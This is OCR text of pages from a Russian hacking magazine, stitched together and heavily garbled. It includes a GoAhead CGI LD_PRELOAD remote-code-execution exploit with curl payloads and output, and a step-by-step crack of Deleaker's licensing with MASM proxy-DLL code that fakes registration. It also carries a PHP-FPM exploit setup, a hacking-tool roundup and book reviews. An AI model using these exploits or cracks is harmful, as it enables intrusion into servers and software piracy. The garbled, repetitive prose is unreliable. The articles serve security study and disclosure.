
cgi.c
```
186:    if ((pHandle = launchCgi(cgiPath, argp, envp, stdin, stdOut)
== (CgiPid) -1) {
```

Внутри этой функции или выполняется **fork** и, наконец, **execve** для запуска бинарника. Причем данные из массива **envp** передаются ему в качестве переменных окружения.

cgi.c
```
533: static CgiPid launchCgi(char *cgiPath, char **argv, char **envp,
char *stdIn, char *stdOut)
534: {
...
540:     pid = vfork();
541:     if (pid == 0) {
...
565:         } else if (execve(cgiPath, argp, envp) == -1) {
566:             primFf("content-type: text/html\n\nExecution of cgi
process failed\n");
567:         }
```

Таким образом, переменной GET-запрос на "./test.cgi?X=B" передается в вызов:

```
A=B /path/to/test.cgi
```



Передаем запросы параметрами в качестве переменных окружения при запуске CGI-скриптов

Создаем для полезных вместе и рабочих подгрузить пейлоад с «легкоуязвимым» скриптом **cgitest** который мы скомпилили в самом начале статьи.

```
curl "http://goahead.visualhack/cgi-bin/cgitest?LD_PRELOAD=/root/
payload.so" -v
```

Уже сказывается на временной файл, в котором содержится того отправленного запроса POST. Это значит, что в директории **/tmp** лежит файл с названием вида **cgi-XXXXXX**, в котором находятся переданные пользовательские данные. То есть мы можем отправить POST-запрос на любой CGI-скрипт и в теле запроса содержащий исполняющуюся полезной нагрузкою, чтобы подгрузить библиотеку с помощью **LD_PRELOAD=/tmp/cgi-XXXXXX**. Что по примеров такое:

```
curl -X POST --data-binary @payload.so http://goahead.visualhack/
cgi-bin/cgitest?LD_PRELOAD=/tmp/cgi-XXXXXX
```

Тут мы напихиваем на ещё одни грабли — обнуть название файла пробелом/enter, но и перед тем, как вызвать библиотеки файлом подсистемы **procfs** в директории **/proc/PID/fd**, создает для каждого выполняемого процесса симлинки на открытые файловые дескрипторы. Нужный дескриптор **/proc/PID/fd/0** будет указывать на нужный нам временный файл, и мы можем легко использовать это при эксплуатации. PID процесса нам знать не нужно, так как есть сущность **self**, и она указывает на текущий. Получается вот такая атака:

```
curl -X POST --data-binary @payload.so http://goahead.visualhack/
cgi-bin/cgitest?LD_PRELOAD=/proc/self/fd/0 -v | head
```

root@d4d0d0d0d0d0: /proc/self/fd
lrwx------ 1 root root 64 Jun 15 15:15 0 -> /proc/self/fd/0
lrwx------ 1 root root 64 Jun 15 15:15 1 -> /proc/self/fd/1
lrwx------ 1 root root 64 Jun 15 15:15 2 -> /proc/self/fd/2
lrwx------ 1 root root 64 Jun 15 15:15 3 -> /proc/self/fd/3
lrwx------ 1 root root 64 Jun 15 15:15 4 -> /proc/self/fd/4
root@d4d0d0d0d0d0:/tmp# curl -X POST --data-binary @payload.so http://goahead.visualhack/cgi-bin/cgitest?LD_PRELOAD=/proc/self/fd/0 -v | head
* Trying 172.17.0.2:80...
* TCP_NODELAY set
* Connected to goahead.visualhack (172.17.0.2) port 80 (#0)
> POST /cgi-bin/cgitest?LD_PRELOAD=/proc/self/fd/0 HTTP/1.1
> Host: goahead.visualhack:80
> Content-Length: 2
> Content-Type: application/x-www-form-urlencoded
> Expect: 100-continue
* Connection #0 to host goahead.visualhack left intact
* Length: 0
* Expire 100 continue response received for 1 (304)

OnLyOnE
onlyone.rnd@gmail.com

DELEAKER, НЕ БОЛЕЙ!

ЛОМАЕМ ЗАЩИТУ В ОБХОД VM-PROTECT И ПИШЕМ PROXY DLL

Не так давно на глаза мне попалась программа Deleaker. Софтина, из описания на сайте, предназначена для поиска в приложениях утечек памяти, GDI-ресурсов и незакрытых хендлов. А мне стало интересно, как у нее обстоят дела с защитой от взлома.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

INFO

Подробнее о Deleaker можешь узнать в этом посте. А в конце этой статьи тебя ждет скидка 50% на эту программу... от самих разработчиков Deleaker!

На сайте я скачал триальную версию и запросил для нее пробный ключ, который мне и прислали на имейл. Теперь можно начинать изучение программы и ее механизма регистрации.

Greetings

Мои благодарности завсегдатаям форума exelab.ru:

- Mak;
- VodoleY;
- ELF_7719116;
- Kindly

и многим другим.


Продолжение статьи →

DELEAKER, НЕ БОЛЕЙ!


ЛОМАЕМ ЗАЩИТУ В ОБХОД УМРОТЕКСТ И ПИШЕМ PROXY DLL

ПРОЦЕСС


Программы устанавливаются в директорию `C:\Program Files (x86)\Deleaker` как, например, хотя есть вариант интеграции Deleaker в Visual Studio в виде дополнения (.vsix). Но я не пользуюсь Visual Studio, и для меня такой способ был недоступен.



В директорию были установлены такие файлы:



Запускаем программу и вводим присланный ключ. Софтина обещает нам пробный период использования.




Замечательно. :)

Инструменты, которые нам понадобятся

- Linux Mint 17 Cinnamon
- DIE aka Detect It Easy — анализатор файлов;
- CFF Explorer — PE-редактор;
- MASM — компилятор.

Итак, проверим все исполняемые файлы анализатором DIE, в директории установленной программы находим две DLL'ки, «начальную» VMProtect

- `deleakersdk32.dll`;
- `deleakersdk64.dll`.



Я предположил, что механизм (код) лицензирования (регистрации) находится именно в них.

Зачем нужны две DLL'ки?

Забегу вперед: DLL'ки идентичны, единственное различие — одна 32-битная, другая 64-битная. Механизм лицензирования (регистрации) используется только из deleakersdk32.dll, что облегчает нашу задачу.

Далее я открыл *deleakersdk32.dll* в CFF Explorer и зашел в директорию Export. Там нашлись четыре экспортируемые функции с говорящими именами.

Эти функции как раз и отвечают за лицензирование (регистрацию) программы.

Все бы хорошо, но как бы файл Deleaker.exe, который, собственно, и использует в данном случае *deleakersdk32.dll*, не был написан на .NET, а сама DLL — на Visual C++. То есть запустить Deleaker.exe напрямую в отладчике x64dbg у нас не получится.


Но это не беда, мы просто запускаем Deleaker.exe и втягиваем к процессу x64dbg.

В окне Symbols отладчика, в левой половине находим и выделяем курсором нашу DLL. Справа мы увидим список ее импортируемых и экспортируемых функций. Нас интересуют только те, что обозначены далее в CFF Explorer. Выделяя по очереди курсором функции, нажимаем клавишу F2, тем самым устанавливая точки останова (breakpoints) на начало исполнения кода этих функций.


После этого возвращаемся в окно Deleaker. Кликаем Help → About.

В отладчике останавливаемся в начале функции `DeleakerSDK_IsRegistered`. Эта функция, по логике должна возвращать флаг TRUE или FALSE. Прокрутив в отладчике функцию до конца, видим, что программа открывает и читает файл ключа DeleakerLicense.key в директории `C:\ProgramData\Deleaker`.

Файл содержит пробный регистрационный ключ, который я ввел раньше в программе. В отладчике, в окне стека (правый нижний угол) кликаем по первому адресу первой ключевой строки, выбираем Follow DWORD in Disassembler и в окне CPU отладчика оказываемся на адресе, куда потом вернется после выхода из функции. Устанавливаем на этом адресе точку останова, нажав клавишу F2.




Далее отпускаем поток нажатием клавиши F9. Отладчик останавливается на данном адресе, и в регистре EAX мы видим TRUE, запоминаем это.




Опять нажимаем F9, и отладчик встает уже на второй функции `DeleakerSDK_GetRegisteredNumber`. Из названия понятно, что функция возвращает имя зарегистрированного пользователя. В функции передается указатель на ячейку памяти, куда функция должна вернуть указатель на буфер с именем пользователя. Этот буфер обязательно должен быть выделен в памяти API SysAllocString.

В окне стека кликаем правой кнопкой мыши по адресу, который располагается ниже адреса возврата из функции. Выбираем из списка Follow in Dump и в окне дампа памяти по адресу в стеке видим пустую ячейку — вот там и должен оказаться адрес буфера.



Далее перемещаемся в окно отладчика CPU на адрес возврата из функции и ставим там точку останова. «Отпускаем» отладчик и останавливаемся на выходе из функции. Видим что в ячейке памяти появился адрес буфера и в EAX у нас TRUE, — это говорит об «удачном» завершении функции.



В окне дампа кликаем опять правой кнопкой мыши по адресу в ячейке памяти и выбираем Follow DWORD in Current Dump.

Мы попадаем непосредственно в буфер памяти, где в формате double char мы Unicode находится сообщение, что срок пробной версии истекает 24 января 2018 года. В «зарегистрированной» версии программы в буфере находится имя пользователя.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

DELEAKER, НЕ БОЛЕЙ!

ЛОМАЕМ ЗАЩИТУ В ОБХОД VMPROTECT И ПИШЕМ PROXY DLL


ДВИЖЕМСЯ ДАЛЬШЕ

У нас остались еще две функции, в которые мы тоже заглянем.


Снимаем точки останова, которые мы ставили на выходе из функций, и «отпускаем» отладчик, нажимая F9.

Теперь в окне Deleaker кликаем License → License Status... и отладчик теперь остановился в третьей интересующей нас функции `DeleakerSDK_GetLicenseInformation`. В эту функцию для получения необходимой информации из ключа передается указатель на уже «подготовленный» буфер размером 1296 (0x510) байт. В него копируются данные о текущей лицензии, а именно первые четыре байта, или DWORD, — это флаг, который указывает, действующая лицензия или нет, и остальные байты — это информация о лицензии в формате Unicode.


Ставим точку останова на выходе из функции, в окне стека кликаем по второму сверху адресу правой кнопкой и выбираем Follow in Dump, в окне дампа памяти увидим «пустую» область памяти — это и есть буфер-приемник. Далее «отпускаем» отладчик, нажимая F9, и останавливаемся уже на точке останова на выходе из функции. В регистре EAX находится TRUE. В буфере — информация о текущей лицензии.



И последняя функция. В окне Deleaker кликаем License → VieW Serial... Отладчик остановится в функции `DeleakerSDK_GetSerialKey`.



Она аналогична по формату приема параметров и отдачи данных `DeleakerSDK_GetRegisteredUserName`, разница только в том, что она возвращает указатель на буфер с Unicode-строкой в формате Base64 из файла DeleakerLicense.key, выделенный API SysAllocString, и флаг TRUE в EAX.



КОДИНГ

Теперь мы знаем все необходимые параметры и возвращаемые данные функций.

Для решения задачи я выбрал путь написания proxy DLL. Переименовываем deleakersdk32.dll в deleaker32.dll. Нужно написать свою deleakersdk32.dll, которая будет перенаправлять все обращения через себя в оригинальную deleakersdk32.dll за исключением функций, участвующих в лицензировании (регистрации) программы. Приведу ход только тех функций, которые мы будем эмулировать. Исходный код proxy DLL прикреплен к статье ниже.

Итак, код написан на макроассемблере, синтаксис MASM. Это эмулированные мной функции:

```
01 .code
02
03 DeleakerSDK_GetLicenseInformation proc
04     mov ecx,dword ptr[esp+4]
05     push esi
06     push edi
07     mov edi,ecx
08     xor eax,eax
09     stosd
10     mov ecx,23
11     lea esi,chr$("Site Developer License")
12     rep movsw
13     pop edi
14     pop esi
15     inc eax
16     retn 4
17 DeleakerSDK_GetLicenseInformation endp
18
19 DeleakerSDK_GetRegisteredUserName proc
20     invoke SysAllocString,chr$("OnlyONE")
21     mov ecx,dword ptr[esp+4]
22     mov [ecx],eax
23     mov eax,1
24     retn 4
25 DeleakerSDK_GetRegisteredUserName endp
26
27 DeleakerSDK_GetSerialKey proc
28     invoke SysAllocString,chr$("T25MeU9uRQ==")
29     mov ecx,dword ptr[esp+4]
30     mov [ecx],eax
31     mov eax,1
32     retn 4
33 DeleakerSDK_GetSerialKey endp
34
35 DeleakerSDK_IsRegistered proc
36     mov eax,TRUE
37     ret
38 DeleakerSDK_IsRegistered endp
```

И конечный результат.

INFO

Так как Deleaker устанавливается и в Microsoft Visual Studio в виде дополнения (.vsix), то процедуру с переименованием оригинальной DLL и заменой ее нашей следует повторить и в директории, куда установлена студия в папке Extensions.

ВЫВОДЫ

Ты спросишь, а где же во всей этой истории VMProtect? И я отвечу, что он в данном случае присутствует в программе чисто номинально. Серьезный потенциал VMProtect автор программы просто сжел к нулю своими безграмотными действиями. Защитил, как ему казалось, критичные участки кода в программе, он оставил дыру размером с футбольное поле.

- **Связывать разные платформы в одном продукте (в нашем случае это .NET и VC++) нужно грамотно.** Именно «на стыке» платформ и образовалась гигантская «дыра». Если тебе важна безопасность, лучше вообще отказаться от чего-то одного.
- **Стоит избавиться от «узких мест».** Проверку лицензии и функционал программы, зависящий от результатов проверки лицензии, необходимо разместить в одном и том же модуле, накрыв критичные куски кода и код, который использует результат их работы, тем же самым VMProtect. Эффективность защиты при этом возрастает в разы.

Надеюсь, что разработчик прочитает эту статью и учтет все описанные недостатки в защите своего ПО. ⌶

WWW

Для желающих подробнее изучить технику написания proxy DLL на примере Deleaker прилагаю сорцы получившегося проекта. Пароль на архив — 123. Материалы предоставляются исключительно в образовательных целях.

Скидка 50% на Deleaker

После публикации статьи с нами связались ее разработчики и предложили скидку 50% для подписчиков «Хакера».

На странице оплаты при покупке Deleaker введи промокод. После этого стоимость программы превратится из 99 долларов в 49!

Код для скидки: XAKEP8563C5C5.

Скидка действует до 2 марта 2018 года.

взлом

ХРАНИТЬ ВЕЧНО

РАБОЧИЙ ЭКСПЛОЙТ ДЕРЕВЯННОЙ ЛИРЫ СЫЩЕРУ И ИНТЕРПРЕТАТОРА PHP

Ivan Sinitsyn

В самом конце января в багтракере PHP появилось описание интересного багА: некоторые файлы могли вывалиться в сторону, которая все сообщала могло исполняемым файлам. Уязвимость до сих пор не устранена. Давай посмотрим, как он эксплуатировать.

Проблема возникает, когда PHP работает в связке с веб-сервером при использовании некоторой логической или работе с рекурсивным запросом, упрощенным может работать сервер не шлить временные файлы, которые создаются при работе с данными форм или multipart/form-data. Интересный момент состоит в том, сервер почему запросто, которые будет обрабатывать PHP, в зависимости полностью временные файлы до тех пор, пока интерпретатор не будет исчерпывать другие запросы.

ПРИГОТОВЛЕНИЯ

Не можем напоминаем стыки бы ещё не заметны, поэтому отдаётся PHP в виде исходников, которые нужно собирать с исходниками и отладкой, чтобы потом проверять работу исполнения. Но можно просто скачать из пакетов из репозиториев. Перечень и бодр использовать необходимые пакеты: FCGI и libevent (libfcgi-dev, libfastcgi-daemon, libevent-dev):

```
docker run -ti --ip=192.168.0.25 -p7962:7962 --security-opt
seccomp=unconfined --name=php-fcgi --hostname=php-fcgi -p80:80 debian:
bin/bash
```

Теперь установим сервер и PHP в запустим их:

```
apt-get update && apt-get install -y php-fpm nginx nano
apt-get update && apt-get install -y php5-fpm php5-dbg nginx nano
```

Отредактируем конфиг сервера nano /etc/nginx/sites-enabled/default, чтобы он перенаправлял запросы на PHP-интерпретатор. Для этого в PHP-скриптах нужно и файлы сервера. Что работает есть /var/www/html/index.php, а также /var/www/html/index.shtml. Чтобы сервер по-умолчанию не может быть другие, которые рекомендуется запустить, в файле /etc/nginx/sites-enabled/default:

```
location ~ \.php$ {
        fastcgi_pass unix:/var/run/php5-fpm.sock;
        fastcgi_pass_request_body off;
}
```

```
service php5-fpm start & service nginx start
```

Для успешной работы установим пакет nano пожалуйстаки любой сервер PHP-интерпретат будет достаточно нейтр.

```
echo > /var/www/html/index.php
```

Это всё, что нужно для демонстрации уязвимости. А вот если бы нужно, разобраться в причинах и подробностях, то тут не обойтись без ручной настройки. Нужно отредактировать файлы конфигурации необходимых зависимостей:

```
apt-get install -y build-essential gdb autoconf automake libtool
vim bison libxml2-dev libgd-dev curl gdb vim nano
```

Я лично использовал на этапе не обязательно — 7.0.27. Только в этот раз скачаю готовые из репозиториев:

```
git clone --depth=1 -branch PHP-7.0.27 https://github.com/php/
php-src.git
cd php-src
```

Затем конфигурируем с поддержкой PHP-FPM.

```
./buildconf --force
./configure --enable-debug --enable-fpm --with-fpm-user=www-data
--with-fpm-group=www-data
```

Остаётся скомпилировать и установить. Тут всё стандартно:

```
make
make install
```

Добавим в конфиг php-fpm сумма настроить количество дочерних процессов. Чтобы было проще отлавливать, рекомендуем поставить на 1:

```
pm = static
pm.max_children = 1
```

При отладке нужно включить возможность отладчика: дочерние процессы не убивать:

```
gdb /usr/local/sbin/fpm
set follow-fork-mode child
r -nodaemonize -c /var/log/zend/php7.0/fpm/php-fpm.conf
```

Теперь сервер запускается в исходящем, но не посмотрим, что же тем нужно. Для отладки PHP-FPM:

```
[Thu Feb 01 12:00:00 2018]
[Thu Feb 01 12:00:00 2018]
[Thu Feb 01 12:00:00 2018]
```

X-TOOLS

#227

Илья Русаков
Главный редактор ХАКЕР
Специалист по информационной безопасности
russakov@xakep.ru

ПОДБОРКА ХАК-ТУЛЗ ДЛЯ РЕСЕРЧЕРА И ПЕНТЕСТЕРА

Сегодня в X-Tools: отличный фронтенд для GDB/LLDB/WinDbg, проверенная тулза для слуфа портов и реверсинных атак, несколько крайне удачных расширений для Burp и просто мастхев-утилиты в копилку любого ресерчера. Читай, ставь, совершай зло!

ПРОКАЧИВАЕМ GDB/LLDB

- Разработчик: tonto
- Страница: GitHub

LLDB/GDB — проверенные временем инструменты отладки, которые тем не менее из коробки имеют весьма спартанский интерфейс: в силу исторических причин. Разумеется, у многих ресерчеров есть удобный лично им фронтенд, — от древних линуксовых поделий до модных macOS-тула типа Hopper. Voltron — ещё один проект в этом ряду.


Voltron — это удобный фронтенд на Python, который работает с LLDB, GDB и WinDbg. Он в настоящее время поможет регистрам процессора, состоянию памяти, дизассемблированный вывод и текущие брейк-поинты. Каждое «окно» разыскорда»Voltron запустить отдельным процессом под тмуx, а для того, чтобы расставить панелки в удобном (читай: а-ля тайлвоин) порядке, автор справедливо предлагает использовать tmuxinator — надстройку для tmux, которая сохраняет лейауты расположения окон tmux и позволит быстро восстановить сессию voltron с отладчиком до рабочей конфигурации.

Установка очень проста: автор voltron, в последнем время основательно подзабил на свой проект. Но и без этого voltron работает весьма стабильно и в каких-то хуманиста гложах пока замечен не был.

СЛУФИМ ПОРТЫ

- Разработчик: dirk.net
- Страница: GitHub

Часто первое, что делает атакующий, когда начинает работу с сервером, — аккуратно Nmap'ит все (а чаще самые популярные) порты. ОНО и понятно: по статусу открытого порта (или CLOSED, или FILTERED) можно сделать вывод о том, какое ПО крутится на сервере, и часто по фингерпринам возвращаемых данных можно определить и версию ПО и, соответственно, выработать план атаки.



Часто первое, что делает атакующий, когда начинает работу с сервером, — аккуратно Nmap'ит все (а чаще самые популярные) порты. Оно и понятно: по статусу открытого порта (или CLOSED, или FILTERED) можно сделать вывод о том, какое ПО крутится на сервере, и часто по фингерпринам возвращаемых данных можно определить и версию ПО и, соответственно, выработать план атаки.

Утилита portspoof несколько усложнит этот план. Вместо того чтобы возвращать реальное состояние порта, portspoof будет отвечать валидным SYN/ACK на любой запрос. При этом все порты будут казаться для атакующего открытыми. Вторая особенность — на запросы к сервисам portspoof будет отвечать валидным ответом соответствующим сигнатурам, которые любо крутятся на этом портах. Как результат, атакующему может понадобиться много времени, чтобы понять, что же в реальности происходит на атакуемом сервере.

ВИЗУАЛИЗИРУЕМ КЛИЕНТЫ

- Разработчик: Bjeaz
- Страница: GitHub


При пентесте часто требуется использовать несколько браузеров для выполнения идентичных запросов и проверки результата — ответа сервера. Это геморно, если пустить несколько браузеров через прокси Burp'а, они будут показываться в одном списке, и понять, какой запрос от какого браузера, можно, только если посмотреть, скажем, заголовки HTTP Request'а.

Плагин Multi-Browser Highlighting как раз решает эту проблему. После его установки и активации списка, выполняющего запросы, которые пойдёт сквозь поковой прокси, будет подсвечен различными цветами. Цвет запроса определяется в зависимости от того браузера, который послал конкретный запрос. Таким образом визуально ты сможешь быстро отделить запросы Chrome от Firefox и больше не путаться, прослеживая, скажем, как первый запрос влияет на второй.

ДЕТЕКТИМ ХЕШИ

- Разработчик: crypanda
- Страница: GitHub

Зачастую раздобыть заветные хеши — это далеко не все, что нужно сделать перед тем, как начнёшь брут. Иногда ещё бывает полезно понять, а что, собственно, будем брутить. Другими словами: что за хеш попался нам в сети.




hashID — это чрезвычайно полезная тулза на Python 3, которая попытается определить, что за тип хеша перед ней. В библиотеке hashID более дюжего различных сигнатур и хешей и сигнатуры, которые не используют. Полный список доступен на Гитхабе в Excel-файле: hashID дружит и с hashcat, John The Ripper, а также без проблем запускается и на второй ветке Python.

ИЩЕМ ОШИБКИ В S3+

- Разработчик: Frisbeebounty
- Страница: GitHub

Amazon S3 — популярное облачное файлохоз-хранилище. При довольно высокой стоимости Амазон обеспечивает простоту настройки, высокую доступность и миллион настроек. Из последнего преимущества вытекает логичный недостаток — недосмотреть и неправильно сконфигурировать настройки бакета в S3 довольно просто.



AWS Extender — это удобное расширение для Burp, которое поможет просканировать AWS и другие облачные сервисы на типичные ошибки конфигурации перед неверно выставленным правом доступа или записи. В работе AWS Extender использует популярную библиотеку boto3, а также, кроме Амазона, поддерживает не менее популярные Google Cloud и Azure. Для работы потребуется собственные ключики AWS или Google Cloud.

УПРОЩАЕМ СКАН WORDPRESS

- Разработчик: kazpetsizek
- Страница: GitHub

Wpscan, без сомнения, топовый сканер, который помогает множеству ресерчеров почти автоматически находить уязвимые инсталляции WordPress. Что может быть проще: пускаешь скрипт через прокси, направляешь на сайт и через пару минут в удобном виде получаешь очёр об устаревших плагинах, уязвимых плагинах и прочих интересных вещах. Но можно еще удобнее.

Burp WP — это плагин для Burp, который поможет тебе находить уязвимые места, не покидая любимого сканера. Тулза фоткается прямо из Burp Store и для работы требует Python. Все найденные проблемы детально попишутся в соответствующем разделе окна Burp, а возможность работы с офиайлсовой базой дает плагину свободу использовать последнюю версию. Программа активно развивается и содержит довольно подробный README. Обязательно пробежись и включи в свой арсенал, если пользуешься Burp'ом для пентестов.

ИЗВЛЕКАЕМ ДАННЫЕ ИЗ SVN

- Разработчик: ustabasi
- Страница: GitHub

История о доступных извне папках `.svn` или `.git` — притча во языцех. Тем не менее при пентесте регулярно встречаются бесхозные торчащие наружу исходники системы контроля версий исходного кода приложения. Конечно, Git сегодня более популярен, но SVN по-прежнему встречается, в том числе и у больших проектов. Автоматизировать работу с этим безобразием поможет Svn-Extractor.

Используя Svn-Extractor, ты сможешь подробно разузнать структуру исходного кода проекта, найти файлы, которые не видны снаружи, посмотреть, кто, когда и что коммитил в проект, а также кощунств изменение, которые были заперты более подлинных коммитами. А в них вполне могут обнаружиться логины-пароли от тестовых и не очень серверов, случайно закоммиченные разработчиками. В общем, со всех сторон ещё один полезный в хозяйстве инструмент. ⌘

Artur Karpov
Senior Application Security Engineer, Kaspersky Lab
Специалист по информационной безопасности с опытом более 10 лет. Занимается поиском уязвимостей веб-приложений и разработкой решений для их устранения. Имеет сертификаты Offensive Security, EC-Council и Cisco. Выступал с докладами на конференциях Black Hat, Hack.lu, Ruxcon, Kaspersky Security Analyst и Kaspersky Security Lab.

ОТ КИБЕРПАНКА ДО DEVSECOPS

ЧТО ИМЕННО ДЕЛАЛ КОТОРЫХ DEVSEC-OPS-ИНЖЕНЕРУ СТОИТ ВЫУЧИТЬ АНГЛИЙСКИЙ

Помнишь «весь спектр радугин» лучших книг из легендарного фильма «Хакеры»? Пересмотрев фильм еще раз, мы задались вопросом: а что бы сегодня читал киберпанк (прошлого), если бы в мире время DevSecOps ему не? И что ему у нас получилось...

«РАДУЖНАЯ СЕРИЯ»

- «Справочная книга» — критерии защиты данных компьютера по стандартам ФСО
- «Полная библиотека» справочник IBM (проходила так «из-за стремной ассоциации с «Кибером»)
- «Книга дьявола» Библия LINUX
- «Книга дьявола» Библия компьютера
- «Справочная книга» Сетевая и информационная безопасность (известна как «справочная книга» и «Библия» от инсайдера полным)

«ФИОЛЕТОВАЯ КНИГА»: РУКОВОДСТВО АРТ-ХАКЕРА

Tyler Wrightson. Advanced Persistent Threat Hacking: The Art and Science of Hacking Any Organization. 2015. 434 p.

Эта книга написана рядом одной-единственной целью: продемонстрировать, что хакер не просто обладает навыками скрипта. Причем написана она с позиции пентестера, был сделан акцент на «пентестовости». Автор безапелляционно доказывает, что пентестер разным хакер-не-пентестером и без этайки делится самым интересным подходом: АРТ-хакерства. Такой фундаментальный подход к исследованию человека можно понять, автор уверен, что только так мы сможем взять «Кибер» в «Кибер». Книга вряд ли лишь», как это соответствует Сиу-цзы в своей книге «Искусство войны». Кстати, в книге есть ссылка, которая позволит разработать свой «кибер» эффективную защиту от киберрадуги.

В книге описывается 10 основных АРТ-хакер, инструменты и навыки — которые позволяют ему взаимодействовать любого организацию, вне зависимости от его размера или отрасли. Каждая глава сопровождается трацией реальных примеров взлома, для реализации которых вполне достаточно одного ноутбука и скромных технических навыков.

INFO

Всякий раз, когда мы читаем про очаровывающие вещи, или предвкушаем или бы и хотя бы немного, мы вспоминаем про наш мерчандайзинг. Если Вы хотите, можете заказать, обратиться рекламно стенды, купить наверное, или

«ЧЕРНАЯ КНИГА»: КОРПОРАТИВНАЯ КИБЕР(НЕ)БЕЗОПАСНОСТЬ

Scott Donaldson. Enterprise Cybersecurity: How to Build a Successful Cyberdefense Program Against Advanced Threats. 2015. 536 p.

В книге представлены гибкая и надежная схема для управления безопасностью в корпоративной программе «Кибер». Выделяются 10 фундаментальных принципов, которые позволяют ИТ-специалистам и 11 функциональных разделов и 11 функциональных разделов и 11 функциональных разделов. Эта схема очень удобна для проектирования, разработки, внедрения, оценки ИТК, управления рисками. Сперва ориентируется и что бесплатно предоставляет нужды организации выбрать разумный и бюджетный. В книге предлагаются, что обеспечивает неукоснительно принципиально недостижимо. Поэтому, если вы в запасе неограниченное время, предварительный эскизы, можете в конце концов проходить даже самую передовую «кибер» ИТК. Но, если вы, как большинство из нас, ограничены бюджетом, а в спасибо — даже относительно показателем **максимальная безопасность** — то вам обязательно нужно обратить внимание на книгу. Эта позволит сделать нагнать противника. Чем лучше эти показатели, тем больше у злобных специалистов времени на то, чтобы сделать ситуацию «грязным».

В книге подробно описаны все действующие лица на всех уровнях ответственности. Для каждого из них приведены требования к знаниям, к ролям, к ограничениям руководителя, директоров, сотрудников бюджета, корпоративных бизнес-процессов и внутренних бизнес-процессов. Для каждого в рентабельных КПЭ, способны противостоять передовым кибератакам и способных знакомых. Каждый раз, когда вы сталкиваетесь с ограничениями, вы сталкиваетесь, а в спасибо — даже относительно показателем **максимальная безопасность**. Поэтому, если вы в запасе неограниченное время, предварительный эскизы, можете в конце концов проходить даже самую передовую «кибер» ИТК. Но, если вы, как большинство из нас, ограничены бюджетом, а в спасибо — даже относительно показателем **максимальная безопасность** — то вам обязательно нужно обратить внимание на книгу. Эта позволит сделать нагнать противника. Чем лучше эти показатели, тем больше у злобных специалистов времени на то, чтобы сделать ситуацию «грязным».

«КРАСНАЯ КНИГА»: СПРАВОЧНИК «КРАСНОАРМЕЙЦА»

Ben Clark. RTFM: Red Team Field Manual. 2014. 130 p.

В RTFM приведен базовый синтаксис основных инструментов тестирования на (для Windows и Linux). Описываются и организованы по принципу «в кратце» знакомо, а комплексе с таким мощным инструментом, как Python и PowerShell. RTFM будет снова и снова выручать, что бы ни вы, и сам, собрали от необходимости всем нужным. Эта книга — «выживание» — пособие по скорейшему ознакомлению с основными понятиями, основными сценариями, связанными с тестами на проникновение. Для Windows WMIC, инструменты командной строки SQLEDIT- значения каждого параметра, базовый синтаксис полезнейшего Task Scheduler, Windows-сценарии и многое другое. Но ещё более важно, RTFM поможет всем читателю перенять наиболее передовые «красноармейцев» темы.

«КНИГА ВИЗОНА»: КУЛЬТИВИРОВАНИЕ DEVOPS-КУЛЬТУРЫ В ОСОБЩЕННЫХ ПРЕДПРИЯТИЯХ

Jennifer Davis, Ryn Daniels. Effective DevOps: Building a Culture of Collaboration, Affinity, and Tooling at Scale. 2016. 370 p.

Книга Бизона (называю так из-за звери в обложке) — одна из самых существенных пособий по формированию корпоративной культуры. Чистейшая, как от слов сотворил доктор мутных психологичных, конечно, необразованно и «сырым» человеческим языком — ещё и дорвной смысл статистики работает. Но, в отличие от «Кибера», в книге с полным радостного чтива комедия — с точки зрения руководителя (в виде сна-пар, таких же, как Бизон). Для рассматриваемых в книге ситуаций, сто мышления и работы, посвященный «ручным комедии».

Книга Бизона — не просто «ручная комедия» тем, что на ней сам сосредоточен своего образа мышления и применяют это понимание с полной для себя и для всех. Книга Бизона — это, прежде всего, рассказ, данный в результате систематической практики Тайны (Теории of Mind, наука самосознания) Бизона. Такой подход позволяет рассказчику «сделать» ситуацию — свои и своих коллег, позволяет учащать понимание себя и других. В результате рассказчик приобретает, и читатель приобретает друг друга, и увеличивается. Организация с развитой DevOps-культурой резко дружелюбнее, быстрее, лучше, эффективнее, сговорчивее. Сотрудники так же, каждый чувствует себя более счастливо. А счастливые люди как известно, более продуктивны, чем несчастные. DevOps — выстраивание взаимоотношений и общих целей, позволяющие установить доброжелательное и прочные рабочие отношения между сотрудниками и достижение общих целей. Ключевые темы:

